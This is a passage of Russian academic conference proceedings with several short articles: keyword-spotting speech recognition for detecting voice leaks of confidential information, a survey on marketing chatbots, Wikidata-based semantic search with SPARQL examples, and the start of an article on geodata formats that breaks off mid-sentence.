*В информационной безопасности утечка акустической информации довольно часто фигурирует в инцидентах различных организаций. В данной работе анализируются современные подходы к решению задачи распознавания речи и дается список библиотек и инструментов для распознавания речи. В результате написаны программы распознавания речи, горячих фраз, ключевых слов в оффлайн и онлайн режимах.*

*распознавание речи, преобразование Фурье, горячие фразы, разработка программы, информационная безопасность, технический канал утечки, нейронные сети, speech recognition.*

### *Актуальность*

В информационной безопасности (ИБ) важное место занимает голосовая утечка информации [1]. Сотрудники различных организаций часто разглашают конфиденциальную информацию с помощью голоса. Задача распознавания речи на сегодняшний день является актуальной проблемой. Биометрическая защита является частью нашей повседневной жизни. Использование современных технологий сбора, обработки и передачи информации обостряет проблему обеспечения безопасности данных ограниченного доступа [2].

### *Анализ релевантных работ*

Была рассмотрена статья Никитенко В. А., Ртищев А. Р., Толстых А. А. «Выбор архитектуры искусственной нейронной сети для обнаружения утечки информации», в которой были поставлены вопросы мониторинга состояния информационной защищенности объекта в связи с возникновением аномалии в трафике при беспроводной передаче данных с применением искусственных нейронных сетей. В этой статье предложена обобщенная архитектура ИНС для решения задачи обнаружения АТ. Приведено обоснование выбора рекуррентной архитектуры блоков, а также способов их ансамблирования [3].

В статье Блиялкина П. А., Смоленкова А. В. «Выявление электронных устройств перехвата акустической речевой информации, построенных на базе средств беспроводной связи» предложена методика по выявлению электронных устройств перехвата акустической речевой информации, построенных на базе средств беспроводной связи [4].

В данной работе будет предложена программа для обнаружения утечки акустической информации с использованием нейронных сетей.

В последние годы специалисты в различных сферах информационных технологий работают над созданием и усовершенствованием нейронных сетей. Именно данная область информационных технологий отвечает за модернизацию и переход к новому этапу, где машинный интеллект будет выполнять творческие функции, традиционно считающимися прерогативой человека [5].

Технические каналы утечки информации (ТКУИ) представляют собой большую угрозу для общественной жизни и развития бизнеса. Они используются злоумышленниками для контактного и дистанционного перехвата важных коммерческих и персональных данных, а также сведений, составляющих государственную тайну [6]. Российское законодательство обязывает организации предпринимать все необходимые меры, чтобы обеспечить защиту конфиденциальной информации.

Поэтому программа, выявляющая голосовую утечку информации будет полезна для защиты информации.

### *Цель статьи*

Целью данной работы является разработка программы по распознаванию речи, реагированию на ключевые слова и горячие фразы в предложениях с использованием нейронных сетей для предотвращения утечки голосовой информации, а также проведение эксперимента.

### *Задача*

Написать программу с использованием нейронных сетей для распознавания речи и с возможностью реагирования на ключевые слова и горячие фразы с целью выявления злоумышленника и утечки голосовой информации.

### *Выбор метода решения задачи*

Программа распознавания речи, реализованная на языке Python с использованием общедоступных библиотек.

Техническим каналом утечки информации называют угрозу потери конфиденциальных сведений в процессе использования ТСПИ (технических средств приема данных) и различных приборов для обработки и хранения информации [7].

ТСПИ – это:

- электронная оргтехника (компьютеры, принтеры, копировальные устройства);
- аппаратура АСУ;
- вычислительные машины;
- акустическая аппаратура (микрофоны, усилители звука, устройства звуковоспроизведения и синхронного перевода);
- оптические приборы (фотоаппаратура, электронные микроскопы);
- аппаратура внутренней связи;
- видеоустройства, сигнальное и охранное оборудование;
- внутренние проводные линии связи.

Под техническим каналом утечки акустической (речевой) информации (ТКУАИ) понимают совокупность объекта разведки (выделенного помещения), технического средства акустической (речевой) разведки (ТСАР), с помощью которого перехватывается речевая информация, и физической среды, в которой распространяется информационный сигнал [8].

В этой статье предложена программа, которая распознает речь (микрофон или файл.wav) и реагирует на определенные слова или предложения.

Применена библиотека SpeechRecognition. При использовании функции recognize\_google происходит запрос на сервера Google и возвращается результат распознавания в виде строки. Описание работы данной нейросети есть на сайте Cossa. [9]

Выбраны следующие инструменты и библиотеки:

Pocketsphinx – система распознавания слитной речи – разрабатывается инженерами из Университета Карнеги-Мелон и компилируется из исходников в библиотеку под ARM с помощью Android NDK. При этом можно сгенерировать JNI-обертки для использования нативных методов из кода на Java. Pocketsphinx является частью набора инструментов с открытым исходным кодом CMU Sphinx для распознавания речи [10].

CMU Sphinx. Он состоит из нескольких частей:

Pocketsphinx – небольшая быстрая программа, обрабатывающая звук, акустические модели, грамматики и словари;

библиотека Sphinxbase, необходимая для работы Pocketsphinx;

Sphinx4 – собственно библиотека распознавания;

Sphinxtrain – программа для обучения акустическим моделям (записям человеческого голоса) [11].



SWIG – это инструмент для разработки программного обеспечения, который соединяет программы, написанные в C и C++ с различными высокоуровневыми программами языка. SWIG используется с различными типами целевых языков, включая общие языки сценариев, такие как Javascript, Perl, PHP, Python, Tcl и Ruby [12]. Список из поддерживаемые языки также включать не скриптовые языки, такие как C#, D, Go language, Java включая Android, Lua, OCaml, Octave, Scilab и R. SWIG – это больше всего обычно используется для создания высокоуровневого интерпретируемого или компилируемого программирования среды, пользовательские интерфейсы, а также в качестве инструмента для тестирования и прототипирования программного обеспечения C/C++ [13].

Setuptools – это полнофункциональная, активно поддерживаемая и стабильная библиотека разработанный для облегчения упаковки проектов Python, где упаковка включает в себя:

- Определения пакетов и модулей Python.

- Метаданные пакета распространения.

- Испытайте крюки.

- Установка проекта.

- Специфичные для платформы детали.

- Поддержка Python 3.

Speech Recognition – Библиотека для выполнения распознавания речи, с поддержкой нескольких движков и API, онлайн и оффлайн [14].

Новизна предлагаемого способа обнаружения технического канала утечки акустической информации с использованием нейронных сетей заключается тем, что в отличие от известного метода в практической реализации показал высокие показатели.

### *Практическая реализуемость*

Было протестировано две программы, работающих в режимах онлайн и оффлайн. Для тестирования использовался ноутбук с встроенным микрофоном. В программе, работающей в режиме оффлайн используется библиотека rocketsphinx, которая не требует подключение к интернету. Для начала были проведены опыты по распознаванию ключевых слов: «10432», «начальник», «внутренняя». Данные слова состояли в предложениях, которые были отправлены программе. Были проведены тесты с каждым словом по 200 попыток. Процент распознавания ключевого слова «10432» составляет 87 процентов из 100, слова «начальник» 82,5 процентов из 100, слова «внутренняя» 75 процентов из 100.

В программе, которая работает в онлайн режиме используется библиотека speech\_recognition, требующая подключения к интернету. Был проведен аналогичный тест, проведенный с программой, работающей в оффлайн режиме. Для всех ключевых слов («10432», «начальник», «внутренняя»)



процент распознавания составил 100 %. Также у данной библиотеки имеются ограничения в длине голосового запроса, который посылается на сервера Google [15].

### *Степень достижения цели исследования*

Для обнаружения утечки акустической информации программе, работающей в оффлайн режиме не хватает точности распознавания для внедрения в крупные коммерческие организации, но для небольших вполне достаточно [16]. А программа, которая работает в онлайн режиме подойдет и для больших организаций, но потребуются оплатить подписку для снятия ограничения на длину голосового запроса [17].

### *Выводы*

В данной работе был проведен анализ современных подходов к решению задачи распознавания речи и приведен список библиотек и инструментов для распознавания речи. В результате работы были написаны программы распознавания речи, горячих фраз, ключевых слов в оффлайн и онлайн режимах. Исходя из результатов проделанной работы можно сделать вывод, что:

1. Разработаны программы по обнаружению утечки акустической информации, реагированию на ключевые слова и горячие фразы в предложениях с использованием нейронных сетей в коммерческой организации в оффлайн и онлайн режимах.

2. Проведены опыты с распознаванием ключевых слов, горячих фраз в оффлайн и онлайн программе.

### **Список используемых источников**

1. Барабаш Ю. Л., Зиновьев Б. В. Вопросы статической теории распознавания. М. : Сов. радио, 1967. 400 с.
2. Васильев В. И. Распознающие системы. Справочник. К. : Наукова думка, 1983. 422 с.
3. Гаврилович Н. В. Методы распознавания речи и их классификация // Таврический научный обозреватель. № 6 – июнь 2016. 4 с.
4. Издательство «Молодой учёный» [Электронный ресурс] URL: <https://moluch.ru/archive/118/32820/>
5. Интернет-издание о защите информации. [Электронный ресурс] URL: <https://searchinform.ru/analitika-v-oblasti-ib/utechki-informatsii/sluchai-utechki-informatsii/tekhnicheskie-kanaly-utechki-informatsii/tekhnicheskie-kanaly-utechki-informatsii/>
6. Интернет-издание о маркетинге и коммуникациях в цифровой среде. [Электронный ресурс] URL: <https://www.cossa.ru/trends/196086/>
7. Казачкин А. Е. Методы распознавания речи, современные речевые технологии // Молодой ученый. 2019. № 39 (277). С. 6–8.

8. КиберЛенинка. Открытая наука. [Электронный ресурс] URL: <https://cyberleninka.ru/article/n/vybor-arhitektury-iskusstvennoy-neyronnoy-seti-dlya-obnaruzheniya-utechki-informatsii/viewer>

9. Костарев С. В., Карганов В. В., Липатников В. А. Технологии защиты информации в условиях кибернетического противоборства : науч. монография / Под общ. ред. В. А. Липатникова. СПб. : ВАС, 2020. 716 с.: ил. ISBN 978-5-91690-044-6;

10. Липатников В. А., Ломанов А. А. Способ обнаружения и классификации многоэтапной атаки на основе долгой краткосрочной памяти // Технологии. Инновации. Связь : сборник материалов научно-практической конференции. Санкт-Петербург, 2022. С. 104–108.

11. Липатников В. А., Тихонов В. А. Распознавание вторжений нарушителя при управлении кибербезопасностью инфраструктуры интегрированной организации на основе нейро-нечетких сетей и когнитивного моделирования // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2019). VIII Международная научно-техническая и научно-методическая конференция : сб. науч. ст.: в 4-х т. СПб. : СПбГУТ, 2019. С. 659–664.

12. Машинный слух или как работает идентификация человека по голосу [Электронный ресурс] URL: <https://xakep.ru/2019/09/03/voice-recognition/>

13. Остроух А. В. Интеллектуальные системы. Красноярск : Научно-инновационный центр, 2015. 110 с.

14. Савченков П. А. Автоматическое распознавание речи на основе визуальной информации. Бакалаврская работа. Санкт-Петербургский государственный университет, 2016. 9 с.

15. Тампель И. Б., Карпов А. А. Автоматическое распознавание речи : учебное пособие. СПб. : Университет ИТМО, 2016. 138 с.

16. Федосин С. А., Еремин А. Ю. Классификация систем распознавания речи. Саранск : ГОУВПО «Мордовский государственный университет им. Н. П. Огарева», 2020. 4 с.

17. Харченко В. А. Разработка модели голосового управления автомобилем на основе субполосного анализа : дис. ... канд. техн. наук : 11.05.17 / Харченко Владимир Алексеевич. Белгород, 2017. 96 с.

**УДК 004.838.3**  
**ГРНТИ 28.23.01**

## **ИСПОЛЬЗОВАНИЕ ЧАТ-БОТОВ НА ОСНОВЕ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В МАРКЕТИНГЕ**

**Н. А. Васильев, А. А. Пшигусов**

Военная орденов Жукова и Ленина Краснознаменная академия связи  
имени Маршала Советского Союза С. М. Буденного

*Искусственный интеллект – это один из инструментов, который помогает маркетологам создавать персонализированный клиентский опыт, повышать организационную гибкость и решать проблемы клиентов.*

*В данной статье анализируются чат-боты как инструмент искусственного интеллекта в маркетинге, их текущее применение и их будущий потенциал в вышеупомянутых областях. Поведение, привычки и ожидания респондентов при использовании различных каналов коммуникации, с особым акцентом на чат-боты и их преимущества и недостатки по сравнению с другими каналами коммуникации, были изучены с помощью 73 респондентов. Результаты показали, что самым большим преимуществом использования чат-ботов в маркетинговых услугах является простое и быстрое предоставление информации, но также выявили опасения респондентов, что чат-боты могут предоставлять дезинформацию. Организациям следует рассмотреть возможность использования чат-ботов, особенно если проблемы в общении с клиентами реальны и, если они намерены соответствовать меняющемуся образу жизни потребителей.*

*чат-бот, маркетинг, большие данные, искусственный интеллект.*

Искусственный интеллект привлек внимание как научного сообщества, так и широкой общественности благодаря технологическому прогрессу и соответствующим технологическим возможностям. Все больше проектов нацелены на внедрение ИИ (искусственного интеллекта) в бизнес-процессы и потенциальную выгоду.

Повторные продажи, то есть клиенты, которые удовлетворены добавленной стоимостью приобретенного продукта или услуги, возвращаются, чтобы купить его снова. С появлением искусственного интеллекта в маркетинге возможности растут. С помощью машин, которые могут отслеживать поведение клиентов, фиксировать наблюдаемое поведение и выявлять закономерности, можно создавать персонализированные продукты и услуги, что расширяет возможности маркетологов.

Существует несколько конкретных определений того, что такое искусственный интеллект. Одним из общепринятых определений является определение Демиса Хассабиса, соучредителя и генерального директора Google DeepMind, который определяет искусственный интеллект как «науку о создании интеллектуальных машин». Под интеллектуальной машиной в данном случае понимается степень успеха в имитации человеческого мышления [1].

Искусственный интеллект позволяет маркетологам создавать персонализированный клиентский опыт с меньшими затратами, чем традиционные дорогостоящие маркетинговые кампании. Каждое взаимодействие пользователя с продуктом или услугой может быть использовано для оптимизации и персонализации этого продукта или услуги в будущем.

Искусственный интеллект превратился из концепции, используемой в научной фантастике, в сегодняшнюю технологическую реальность: согласно исследованию английской аудиторско-консалтинговой компании PwC [2], 72 % опрошенных маркетологов рассматривают использование искусственного интеллекта как преимущество для бизнеса.

Используя данные о клиентах, компании могут сделать свои предложения более актуальными и получить конкурентное преимущество:

- производить больше товаров, ориентированных на потребителя
- предоставлять более ориентированные на потребителя услуги
- более точно определить свой целевой рынок, что приводит к повышению коэффициента конверсии
- могут полностью удовлетворить потребности клиентов.

Данные становятся самым ценным активом для организаций. По мере увеличения объема данных растет и их пригодность для развития искусственного интеллекта с помощью машинного обучения. Для создания, тестирования и обучения искусственного интеллекта требуются большие объемы данных.

ИИ также имеет большой потенциал для улучшения промышленного сектора. Долгое время после его открытия потенциал машинного обучения оставался загадкой. Поскольку невозможно было собрать большие объемы данных, причем из многих источников и категорий, и перемножить их вместе – а для создания и тестирования машин на основе ИИ требуются большие объемы данных. Однако со временем ситуация изменилась. Сегодня можно собирать и хранить большие объемы данных, которые затем можно перекрестно сопоставлять и анализировать, чтобы делать выводы и устанавливать связи. Изменения и развитие баз данных также привели к развитию искусственного интеллекта и чат-ботов.

Боты – это программное обеспечение, выполняющее автоматизированные задачи. Чат-боты относятся к категории ботов, используемых в различных платформах обмена сообщениями. Основная роль чат-бота – общение с людьми, поскольку целью чат-бота является общение с людьми.

Рынок чат-ботов делится на следующие категории [3]:

- чат-бот на основе правил;
- чат-бот на основе искусственного интеллекта.

Следует отметить, что чат-боты на основе правил являются подмножеством чат-ботов на основе ИИ.

Чат-боты, основанные на правилах, обычно разрабатываются как интерактивные страницы. Они запрограммированы на распознавание определенных концепций и шаблонов и могут отвечать на вопросы с заранее определенным набором ответов.

Чат-боты на основе ИИ работают как искусственный мозг, используя сложные алгоритмы. Они понимают не только запросы пользователей, но и контекст, намерения и эмоции, а также изучают конкретных пользователей в ходе индивидуальных бесед, становясь все «умнее».

*Критерии оценки чат-ботов*

- **Информация в ответ.** Предоставляет ли чат-бот правильную информацию, запрашиваемую в ответ? Акцент делается на количественных результатах, а не на качестве пользовательского опыта. Используемые показатели: точность, четкость, ответ.

- **Языковые принципы.** Способен ли чат-бот вести естественный и непрерывный разговор? Требуется нечисловая экспертная оценка.

- **Взаимодействие с пользователем.** Является ли чат-бот интерактивным и увлекательным для пользователя? Качество опыта основано на измерении баллов, связанных с выполнением задач и удовлетворенностью клиентов, но измерение этих критериев может быть сложным и дорогостоящим.

- **Искусственный интеллект.** Ведут ли чат-боты себя как люди и насколько их интеллект похож на человеческий? «Человечность» искусственного интеллекта измеряется наблюдением за логическим и абстрактным мышлением.

Был проведен опрос респондентов для изучения отношения, ожидания и привычек при общении с чат-ботом организаций, то есть при использовании различных каналов коммуникации, особенно интернет-каналов, и сравнения чат-бота с другими видами коммуникации. Это было сделано для анализа преимуществ и недостатков каналов коммуникации, а также для оценки того, как респонденты воспринимают чат-ботов.

В качестве метода сбора данных использовались анкеты, которые были созданы с помощью Google Forms, инструмента Google, а затем проанализированы. Анкета была распространена онлайн среди студентов и преподавателей Кабардино-Балкарского государственного университета. В начале опроса были заданы некоторые основные демографические вопросы.

Во-первых, был исследован возраст респондентов. Ожидается, что 83 % респондентов будут в возрасте от 18 до 30 лет (рис. 1).

Следующий вопрос касался рода занятий респондентов. 59 % респондентов имеют заработок, а число безработных достигает 41 % (рис. 2).




Рис. 1. Возраст респондентов




Рис. 2. Доля безработных среди респондентов

На вопрос о том, как они связываются с организациями, предоставляющими различные услуги за последние 12 месяцев, 77 % общались по телефону, 56 % – по электронной почте, 42 % – через социальные сети (за исключением чат-ботов) и 39 % – через чат-бот. Общение через чат-боты более распространено, чем общение через веб-сайты, мобильные приложения или с сотрудниками (рис. 3).




Рис. 3. Линии связи, через которые респонденты чаще общаются с организациями

Следующий вопрос состоял в том, чтобы респонденты выбрали пункты из списка заранее представленных проблем, с которыми они столкнулись за последний месяц в интернете. Проблемы, с которыми столкнулись респонденты, включали «отсутствие функциональности опции поиска на сайте», «трудности с доступом к необходимой информации на сайте» и «организационная нечувствительность к запросам пользователей».

На вопрос о том, как они будут использовать чат-бота, пользователи в подавляющем большинстве случаев ожидают от чат-бота «быстрого ответа» (89 %), «бронирования столика в ресторане или кафе» (65 %) и «предоставления информации о продукте или услуге» (58 %).

В следующем вопросе респондентов спросили, при каких обстоятельствах они не хотели бы обращаться к чат-боту, если им нужна конкретная информация. Большинство респондентов были обеспокоены тем, что чат-бот предоставит неверную информацию в ответ на запрос (почти 50 % опрошенных); второй по распространенности ответ (47 %) – «Я предпочитаю общаться с реальным человеком»; третий по распространенности выбор (33 %) – «Я предпочитаю, чтобы чат-бот был полезен, и мне не нравится, если чат-бот не общается со мной».

Чат-боты являются наиболее часто выбираемым каналом связи для прямого ответа, за ними следуют телефон и мобильные приложения. Однако при сроке ответа 24 часа около 40 % респондентов ожидают ответа по электронной почте, через веб-сайт или социальные сети. Что касается ответов за

пределами 24 часов, то 20 % респондентов ожидают ответа по электронной почте в эти сроки, а 17 % – через веб-сайт.

Затем респондентов попросили выбрать преимущества, которые они ожидают от общения с организациями, предоставляющими услуги. Респонденты ожидают быстрых ответов на простые вопросы, круглосуточной доступности и простоты общения. Для сложных вопросов и получения ответов от экспертов чат-боты не были предпочтительным каналом связи.

Рассмотрев вопросы маркетинга, искусственного интеллекта и чат-ботов как теоретически, так и практически, а также их влияние на текущую маркетинговую практику, кажется, что это влияние будет продолжать расти.

В будущем, по мере развития технологий, искусственный интеллект станет более доступным и более изученным, поэтому сфера его применения будет расширяться, и однажды в большинстве бизнес-коммуникаций будут использоваться машины на основе ИИ. Опрос показывает, что самым большим преимуществом использования чат-ботов для маркетинга является легкая и быстрая доставка информации, однако пока респонденты боятся получить дезинформацию от чат-ботов, что необходимо решить в будущем.

В связи с вышеупомянутым увеличением доступности технологии искусственного интеллекта и ее применения в сфере чат-ботов организациям следует учитывать преимущества, которые они могут получить, особенно перед лицом проблем в общении с клиентами, а также если они намерены не отставать от образа жизни растущего потребителя.

#### Список используемых источников

1. BBC News. (2015). Misuse of artificial intelligence 'could do harm'. URL:<https://www.bbc.com/news/business-34266425> (дата обращения 25.12.2022).
2. PwC. (2017). PwC's Global Artificial Intelligence Study: Sizing the prize. URL:<https://www.pwc.com/gx/en/issues/data-and-analytics/publications/artificial-intelligence-study.html> (дата обращения 09.01.2023).
3. Pew Research Center. Millennials stand out for their technology use. URL:<https://www.pewresearch.org/fact-tank/2018/05/02/millennials-stand-out-for-their-technology-use-but-older-generations-also-embrace-digital-life> (дата обращения 09.01.2023).

*Статья представлена научным руководителем, зам. начальника НИЦ ВАС, кандидатом технических наук О. А. Михалевым.*



УДК 004.81  
ГРНТИ 20.23.17

## ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ СЕМАНТИЧЕСКОГО ПОИСКА В ГЛОБАЛЬНЫХ ИНФОРМАЦИОННЫХ СИСТЕМАХ

**А. М. Велюго, Ф. В. Филиппов**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича

*Использование существующих онтологических словарей помогает повысить эффективность поисковых систем. Для оптимизации процесса обращения к словарю онтологий необходимо реализовать соответствующий сервис, способный к масштабированию и параллельному использованию. Предлагается способ обработки поисковой фразы с естественного языка на язык SPARQL-запроса. Описывается методика повышения эффективности семантического поиска.*

*когнитивный поиск, SPARQL, онтологии.*

Современные поисковые системы должны использовать онтологические технологии для максимального удовлетворения пользователя. Онтологии помогают искать не по конкретному слову, а по предметной области и связанным с ней объектам [1]. В качестве сервиса с онтологическим словарём можно использовать проект wikidata, который позволяет решить большинство базовых задач при поиске связей между объектами [2].

Информация в онтологии хранится в виде триплетов: субъект → предикат → объект. Наиболее частым запросом, в понятии триплетов, для поисковой системы является поиск субъекта по заданным предикатам и объектам [3]. Открытое API wikidata позволяет находить субъекты с помощью предикатов и объектов [4].

В качестве входных данных может использоваться поисковая строка или оцифрованный контент документа. Поисковая строка может быть использована, когда необходимо построить наиболее релевантную поисковую выдачу, в которой могут быть объекты, у которых нет прямого вхождения слов/фраз из поискового запроса. Использование оцифрованного контента документа позволяет определить предметные области файла после его индексации поисковой системой. Таким образом, использование онтологического словаря может быть, как во время, так и при подготовке к процессу поиска информации.



Поисковая фраза или оцифрованный текст передаются в сервис, который производит лемматизацию. Лемматизация – приведение слов в начальную, словарную форму. Данный процесс необходим для дальнейшей передачи в wikidata с целью более точного определения элемента.

SPARQL-запрос использует коды элементов для взаимодействия с базой данных. Но данные коды невозможно сопоставить с человекочитаемой информацией. Поэтому необходим сервис, который поможет определить код по введённому слову. Примером такого сервиса является `wbsearchentities` [5]. Он возвращает код элемента по входящему названию и наоборот. При этом достаточно передать синоним названия, сервис вернёт подходящие элементы. Пользователю понадобится только подтвердить нужное значение, если метод вернул больше 1 элемента. Сервис будет получать данные, обработанные после лемматизатора.

Для запроса предиката обратимся к сервису: <https://www.wikidata.org/w/api.php?action=wbsearchentities&language=ru&format=json&type=property&search=Parent%20org>. Параметры и значения запроса предиката представлены в таблице 1.

ТАБЛИЦА 1. Параметры REST-запроса предиката

Параметр	Значение	Комментарий
action	wbsearchentities	Указание к какому методу общедоступного API wikidata необходимо обратиться.
language	ru	Указание на каком языке передаётся запрос в search.
format	json	Определяет формат ответа. Json выбран как самый универсальный для REST-сервиса.
type	property	Указание типа поиска элемента. Property = предикат.
search	Parent org	Значение слова/фразы для поиска. Передаётся нормальная слова (слов).

В ответ придёт json-структура, содержащая id предиката, которое можно использовать в дальнейшем при построении запроса:

```
{"searchinfo":{"search":"Parent org"},"search":[{"id":"P749","title":"Property:P749","pageid":16095355,"display":{"label":{"value":"parent organization","language":"en"},"description":{"value":"parent organization of an organization, opposite of subsidiaries (P355)","language":"en"}},"repository":"wikidata","url":"//www.wikidata.org/wiki/Property:P749","datatype":"wikibase-item","concepturi":"http://www.wikidata.org/entity/P749","label":"parent organization","description":"parent organization of an organization, opposite of subsidiaries"}
```

(P355)","match":{"type":"label","language":"en","text":"parent organization"}}, "success":1}

Для запроса объекта обратимся к тому же сервису, но с другими параметрами:

<https://www.wikidata.org/w/api.php?action=wbsearchentities&search=%D0%A1%D0%9F%D0%B1%D0%93%D0%A3%D0%A2&language=ru&format=json&type=item>. Параметры и значения запроса объекта представлены в таблице 2.

ТАБЛИЦА 2. Параметры REST-запроса объекта

Параметр	Значение	Комментарий
action	wbsearchentities	Указание к какому методу общедоступного API wikidata необходимо обратиться.
language	ru	Указание на каком языке передаётся запрос в search.
format	json	Определяет формат ответа. Json выбран как самый универсальный для REST-сервиса.
type	item	Указание типа поиска элемента. item = объект.
search	СПбГУТ	Значение слова/фразы для поиска. Передаётся нормальная слова (слов).

В ответ придёт json-структура, содержащая id объекта, которое можно использовать в дальнейшем при построении запроса:

```
{"searchinfo":{"search":"\u0421\u041f\u0431\u0413\u0423\u0422"},"search":[{"id":"Q4407705","title":"Q4407705","pageid":4209876,"display":{"label":{"value":"Saint Petersburg State University of Telecommunications","language":"en"},"description":{"value":"university in Saint Petersburg, Russia","language":"en"},"repository":"wikidata","url":"//www.wikidata.org/wiki/Q4407705","concepturi":"http://www.wikidata.org/entity/Q4407705","label":"Saint Petersburg State University of Telecommunications","description":"university in Saint Petersburg, Russia","match":{"type":"alias","language":"ru","text":"\u0421\u041f\u0431\u0413\u0423\u0422"},"aliases":["\u0421\u041f\u0431\u0413\u0423\u0422"]}]}
```

Имея id предикатов и объектов, поисковая система может сформировать SPARQL-запрос для поиска конкретного субъекта.

Пользовательский поисковый запрос «Какой университет находится в СПб и принадлежит Министерству цифрового развития?» будет трансформирован в SPARQL-запрос:

```
SELECT ?item ?itemLabel
WHERE
```

```
{  
  ?item wdt:P31 wd:Q3918;  
        wdt:P131 wd:Q656;  
        wdt:P749 wd:Q4294667.  
  SERVICE wikibase:label { bd:serviceParam wikibase:language "ru". }  
}, где:  
?item — переменная хранения субъекта;  
?itemLabel — переменная хранения названия субъекта;  
wdt:P31 — предикат «частный случай»;  
wd:Q3918 — объект «университет»;  
wdt:P131 — предикат «административно-территориальная единица»;  
wd:Q656 — объект «Санкт-Петербург»;  
wdt:P749 — предикат «материнская компания»;  
wd:Q4294667 — объект «Министерство цифрового развития, связи и  
массовых коммуникаций Российской Федерации».
```

Результат выполнения запроса представлен в таблице 3.

ТАБЛИЦА 3. Ответ web-сервиса на запрос с объектами и предикатами

item	itemLabel
wd:Q4407705	Санкт-Петербургский государственный университет телекоммуникаций имени проф. М. А. Бонч-Бруевича

Полученные данные можно использовать в дальнейшем по назначению, например, используя Item запросить дополнительные связи объекта с другими объектами с целью улучшения релевантности поисковой выдачи.

#### Список используемых источников

1. Новикова Ю. С., Терещенко Д. Ю., Поляков С. Е., Самойлов А. Н. Семантическая поисковая система на основе отображения онтологии [Электронный ресурс] // Политематический сетевой электронный научный журнал Кубанского государственного аграрного университета. 2017. № 133 (09). 151–159 с. URL: [https://elibrary.ru/download/elibrary\\_32458756\\_13724038.pdf](https://elibrary.ru/download/elibrary_32458756_13724038.pdf) (дата обращения 30.03.2023).
2. Литвинов В. Л., Филиппов Ф. В. Парадигма концепции управления глобальными информационными системами // Международная научная конференция по проблемам управления в технических системах. 2019. Т. 1. С. 292–294.
3. Применение онтологии к решению практических задач ИБ (часть 1) [Электронный ресурс]. URL: <https://habr.com/ru/post/659425/> (дата обращения 30.03.2023).
4. Wikidata:Data access [Электронный ресурс]. URL: [https://www.wikidata.org/wiki/Wikidata:Data\\_access](https://www.wikidata.org/wiki/Wikidata:Data_access) (дата обращения 30.03.2023).
5. MediaWiki API help [Электронный ресурс]. URL: <https://www.wikidata.org/w/api.php?action=help&modules=wbsearchentities> (дата обращения 30.03.2023).

УДК 004.946  
ГРНТИ 28.17.33

## МОДЕЛИ И ТЕХНОЛОГИИ ПРЕДСТАВЛЕНИЯ ГЕТЕРОГЕННЫХ ПРОСТРАНСТВЕННЫХ ДАННЫХ В ГЕОИНФОРМАЦИОННЫХ СИСТЕМАХ

**Г. В. Верхова, А. К. Выжлова, В. Д. Михайлов**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Рассмотрена проблема представления гетерогенных пространственных данных в геоинформационных системах и сервисах. Проанализированы возможности современных форматов данных и геоинформационных систем для решения задачи представления многоаспектной информации о пространственно-распределенных объектах, включая топологические отношения, темпоральные данные и атрибутивную информацию. Приведено сравнение форматов геоданных, отмечены их достоинства и недостатки. Показано, что эффективное представление гетерогенных пространственных данных требует использования геоинформационных многоаспектных моделей, которые являются обобщением общесистемных многоаспектных моделей.*

*гетерогенные пространственные данные, геоинформационные системы, языки представления геоданных, многоаспектные геоинформационные модели, GML, KML, GeoJSON, ТороJSON, топологические отношения, темпоральные данные.*

В связи с переходом на перспективные сетевые автоматизированные системы управления географически-распределенными объектами, включая распределенные производства, к геоинформационным системам (ГИС) предъявляются новые требования, связанные, с одной стороны, к возможности глубокой интеграции в единое киберпространство, а с другой стороны, к максимально полному представлению информации об объекте. Современные ГИС обладают развитыми механизмами представления геоинформации [1–3], но они не поддерживают синтез гетерогенной геоинформации, осуществляемый с единых методологических позиций, что необходимо для создания сетевых информационно-управляющих систем [4].

Наиболее распространенными в настоящий момент времени форматами геоданных являются GML, KML и GeoJSON. Язык GML (*Geography Markup Language*) является языком разметки геоданных, который обладает развитыми средствами представления как метрической, так и атрибутивной геоинформации [5]. GML разработан Открытым геопространственным консорциумом (*Open Geospatial Consortium, OGC*) и является открытым стандартом. Данный язык обеспечивает обмен геоданными между различными

